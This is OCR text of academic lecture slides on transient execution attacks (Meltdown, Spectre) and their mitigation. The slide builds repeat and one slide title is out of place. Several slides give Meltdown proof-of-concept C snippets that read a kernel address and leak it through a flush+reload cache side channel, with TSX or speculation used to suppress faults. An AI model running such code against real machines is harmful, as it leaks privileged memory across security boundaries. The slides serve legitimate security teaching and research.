
After learning about a side channel you realize:

- the side channels were documented in the Intel manual

After learning about a side channel you realize:

- the side channels were documented in the Intel manual
- only now we understand the implications

What do we learn from it?



Motor Vehicle Deaths in U.S. by Year

- new class of attacks

- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks

- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks
- dedicate more time into identifying problems and not solely in mitigating known problems


Transient Execution Attacks: Meltdown, Spectre, and how to mitigate them

Daniel Gruss

November 20, 2018

Graz University of Technology


Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end


Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend

Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend
- processed by individual execution units

- Basic Meltdown code leads to a crash (segfault)

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

Fault Handling

Fault Suppression


Fault Prevention

- Intel TSX to suppress exceptions instead of signal handler


```
if(xbegin() == XBEGIN_STARTED) {
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```

- Speculative execution to prevent exceptions

```
int speculate = rand() % 2;
size_t address = (0xffffffff81a000e0 * speculate) +
                 ((size_t)&zero * (1 - speculate));
if(!speculate) {
  char secret = *(char*) address;
  array[secret * 4096] = 0;
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```



- Improve the performance with a NULL pointer dereference



- Improve the performance with a NULL pointer dereference

```
if(xbegin() == XBEGIN_STARTED) {
  *(volatile char*) 0;
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}
```